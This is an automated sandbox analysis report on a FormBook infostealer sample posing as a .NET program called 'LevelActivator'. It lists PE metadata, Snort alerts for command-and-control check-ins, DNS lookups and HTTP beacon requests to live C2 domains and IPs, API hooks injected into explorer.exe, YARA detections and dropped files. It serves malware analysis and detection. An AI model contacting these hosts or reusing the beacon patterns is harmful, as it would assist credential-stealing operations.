.text	0x2000	0xb9410	0xb9600	False	0.955432400539	data	7.95067945921	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbc000	0x608	0x800	False	0.3359375	data	3.47029006125	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xbe000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xbc090	0x376	data		
RT_MANIFEST	0xbc418	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2012
Assembly Version	8.1.1.15
InternalName	EventKeywords.exe
FileVersion	8.1.1.14
CompanyName	Landskip Yard Care
LegalTrademarks	A++
Comments	
ProductName	LevelActivator
ProductVersion	8.1.1.14
FileDescription	LevelActivator
OriginalFilename	EventKeywords.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:15:30.834548	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	103.120.82.56
04/12/21-10:15:30.834548	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	103.120.82.56

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/12/21-10:15:30.834548	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49762	80	192.168.2.4	103.120.82.56

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:14:28.794441938 CEST	49746	80	192.168.2.4	154.203.184.76
Apr 12, 2021 10:14:29.023509026 CEST	80	49746	154.203.184.76	192.168.2.4
Apr 12, 2021 10:14:29.023735046 CEST	49746	80	192.168.2.4	154.203.184.76
Apr 12, 2021 10:14:29.023871899 CEST	49746	80	192.168.2.4	154.203.184.76
Apr 12, 2021 10:14:29.253010035 CEST	80	49746	154.203.184.76	192.168.2.4
Apr 12, 2021 10:14:29.253142118 CEST	49746	80	192.168.2.4	154.203.184.76
Apr 12, 2021 10:14:29.253215075 CEST	49746	80	192.168.2.4	154.203.184.76
Apr 12, 2021 10:14:29.485778093 CEST	80	49746	154.203.184.76	192.168.2.4
Apr 12, 2021 10:15:09.711901903 CEST	49757	80	192.168.2.4	172.67.148.14
Apr 12, 2021 10:15:09.764791012 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:09.764909029 CEST	49757	80	192.168.2.4	172.67.148.14
Apr 12, 2021 10:15:09.765727043 CEST	49757	80	192.168.2.4	172.67.148.14
Apr 12, 2021 10:15:09.817070007 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065252066 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065284014 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065294981 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065306902 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065371037 CEST	80	49757	172.67.148.14	192.168.2.4
Apr 12, 2021 10:15:10.065431118 CEST	49757	80	192.168.2.4	172.67.148.14
Apr 12, 2021 10:15:10.067399979 CEST	49757	80	192.168.2.4	172.67.148.14
Apr 12, 2021 10:15:10.067416906 CEST	49757	80	192.168.2.4	172.67.148.14

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:13:12.979243994 CEST	64646	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:13.029128075 CEST	53	64646	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:13.321351051 CEST	65298	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:13.371555090 CEST	53	65298	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:13.554332018 CEST	59123	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:13.605820894 CEST	53	59123	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:17.794980049 CEST	54531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:17.858489037 CEST	53	54531	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:36.989334106 CEST	49714	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:37.038129091 CEST	53	49714	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:46.121251106 CEST	58028	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:13:46.170144081 CEST	53	58028	8.8.8.8	192.168.2.4
Apr 12, 2021 10:13:53.078907013 CEST	53097	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:13:53.138619900 CEST	53	53097	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:09.184896946 CEST	49257	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:09.233663082 CEST	53	49257	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:10.261692047 CEST	62389	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:10.310409069 CEST	53	62389	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:11.521595955 CEST	49910	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:11.573121071 CEST	53	49910	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:15.860821962 CEST	55854	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:15.920841932 CEST	53	55854	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:16.787081957 CEST	64549	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:16.848862886 CEST	53	64549	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:17.433094978 CEST	63153	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:17.566116095 CEST	53	63153	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:18.028400898 CEST	52991	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:18.079948902 CEST	53	52991	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:18.648056030 CEST	53700	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:18.705316067 CEST	53	53700	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:19.270879984 CEST	51726	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:19.283988953 CEST	56794	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:19.333293915 CEST	53	51726	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:19.345841885 CEST	53	56794	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:19.830602884 CEST	56534	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:19.887907028 CEST	53	56534	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:20.694793940 CEST	56627	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:20.754684925 CEST	53	56627	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:22.252064943 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:22.300689936 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:22.755402088 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:22.804991007 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:24.003722906 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:24.061542034 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:28.320648909 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:28.787858963 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:42.122273922 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:42.170979023 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:43.072622061 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:43.132808924 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:54.795351982 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:54.846976042 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:55.798810959 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:55.847625017 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:56.635725975 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:56.684334993 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:57.565203905 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:57.614092112 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 12, 2021 10:14:58.499789000 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:14:58.551477909 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:01.630964041 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:01.682535887 CEST	53	50601	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:03.610023022 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:03.684037924 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:09.503809929 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:09.552589893 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:09.631831884 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:09.710639954 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:19.645055056 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:19.693690062 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:20.528961897 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:20.577563047 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:21.960170031 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:22.020291090 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:28.706976891 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 12, 2021 10:15:28.756190062 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 12, 2021 10:15:30.225332975 CEST	49228	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 10:15:30.604583025 CEST	53	49228	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 10:14:28.320648909 CEST	192.168.2.4	8.8.8.8	0x9058	Standard query (0)	www.realsults.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:15:09.631831884 CEST	192.168.2.4	8.8.8.8	0x9456	Standard query (0)	www.wfiboostrs.com	A (IP address)	IN (0x0001)
Apr 12, 2021 10:15:30.225332975 CEST	192.168.2.4	8.8.8.8	0x4988	Standard query (0)	www.lserts ex.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 10:14:28.787858963 CEST	8.8.8.8	192.168.2.4	0x9058	No error (0)	www.realsults.com		154.203.184.76	A (IP address)	IN (0x0001)
Apr 12, 2021 10:15:09.710639954 CEST	8.8.8.8	192.168.2.4	0x9456	No error (0)	www.wfiboostrs.com		172.67.148.14	A (IP address)	IN (0x0001)
Apr 12, 2021 10:15:09.710639954 CEST	8.8.8.8	192.168.2.4	0x9456	No error (0)	www.wfiboostrs.com		104.21.63.168	A (IP address)	IN (0x0001)
Apr 12, 2021 10:15:30.604583025 CEST	8.8.8.8	192.168.2.4	0x4988	No error (0)	www.lserts ex.com		103.120.82.56	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.realsults.com
- www.wfiboostrs.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49746	154.203.184.76	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:14:29.023871899 CEST	7184	OUT	GET /msc/?2d=Yn6xWrc8&6lXXDHeh=SLnxv5WEj6YhjIrb8B4FzKU74ag+VtkikWCAHb2VKlwGrAtgyss6rL13pKH+jHoocxko HTTP/1.1 Host: www.realsults.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:14:29.253010035 CEST	7185	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/8.5 Date: Mon, 12 Apr 2021 08:14:17 GMT Connection: close Content-Length: 1163 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 67 62 32 33 31 32 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e b7 fe ce f1 c6 f7 b4 ed ce f3 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 d5 d2 b2 bb b5 bd ce c4 bc fe bb f2 c4 bf c2 bc a1 a3 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e c4 fa d2 aa b2 e9 d5 d2 b5 c4 d7 ca d4 b4 bf c9 c4 dc d2 d1 b1 bb c9 be b3 fd a3 ac d2 d1 b8 fc b8 c4 c3 fb b3 c6 bb f2 d5 df d4 dd ca b1 b2 bb bf c9 d3 c3 a1 a3 3c 2f 68 33 3e 0d 0a 20 3c 2f 66 69 65 6c 64 73 65 74 3e 3c 2f 64 69 76 3e 0d 0a 3c 2f 64 69 76 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=gb2312"/><title>404 - </title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <fieldset> 404 - </fieldset> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49757	172.67.148.14	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:15:09.765727043 CEST	7320	OUT	GET /msc/?2d=Yn6xWrc8&6lXXDHeh=Vmyb2+dBHu0Fxfg/5qCzMPkyVQF1W5lD3/EJu1ZP6IBNOOXVlqQnUzqXVgG8rpdGNrLT HTTP/1.1 Host: www.wfiboostrs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 10:15:10.065252066 CEST	7329	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 08:15:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=db3a1f9f53faae4bab87d70a7ac372eac1618215309; expires=Wed, 12-May-21 08:15:09 GMT; path=/; domain=.wfiboostrs.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 0966bf29eb0000423f62896000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=dcQiVzsSU7DQ1L6%2FF8Ba2OosbYVCntZvQoHoUxrbVqdhhFsruve%2FxQBM5T2syrCwiF1ya%2FQDH60qjgEU0l9jZmdhl7nyXRi0ZjRJJH3JnSkvV%2F0%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63eb015648ea423f-LHR alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 34 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 6d 69 6c 72 69 63 6b 73 2e 63 6f 2e 75 6b 20 3c 2f 74 69 74 6c 65 3e 20 0a 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 69 6d 61 67 65 73 2f 73 74 79 6c 65 2e 63 73 73 22 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 73 63 72 65 65 6e 22 20 2f 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 22 77 72 61 70 70 65 72 22 3e 0a 09 3c 64 69 76 20 69 64 3d 22 6c 6f 67 6f 22 3e 0a 09 09 3c 68 31 3e 3c 61 20 68 72 65 66 3d 22 23 22 3e 20 6d 69 6c 72 69 63 6b 73 2e 63 6f 2e 75 6b 20 3c 2f 61 3e 3c 2f 68 31 3e 09 09 20 0a 20 20 3c 2f 64 Data Ascii: 748<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="content-type" content="text/html; charset=utf-8" /><title> milricks.co.uk </title> <link href="images/style.css" rel="stylesheet" type="text/css" media="screen" /></head><body> milricks.co.uk </d

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xEA
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xEA
GetMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xEA
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xEA

Statistics

Behavior



System Behavior

Analysis Process: YNzE2QUkvaTK7kd.exe PID: 6860 Parent PID: 5796

General

Start time:	10:13:20
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\YNzE2QUkvaTK7kd.exe'
Imagebase:	0xe60000
File size:	762368 bytes
MD5 hash:	52322F04EE7E74ED0DEE03B54DBB2B14
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.667772348.000000000436B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.667772348.000000000436B000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.667772348.000000000436B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.666154423.0000000003203000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\VVhTSSmjNa.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6BFCDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp27F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BFC7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\YNzE2QUkvaTK7kd.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D48C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp27F.tmp	success or wait	1	6BFC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
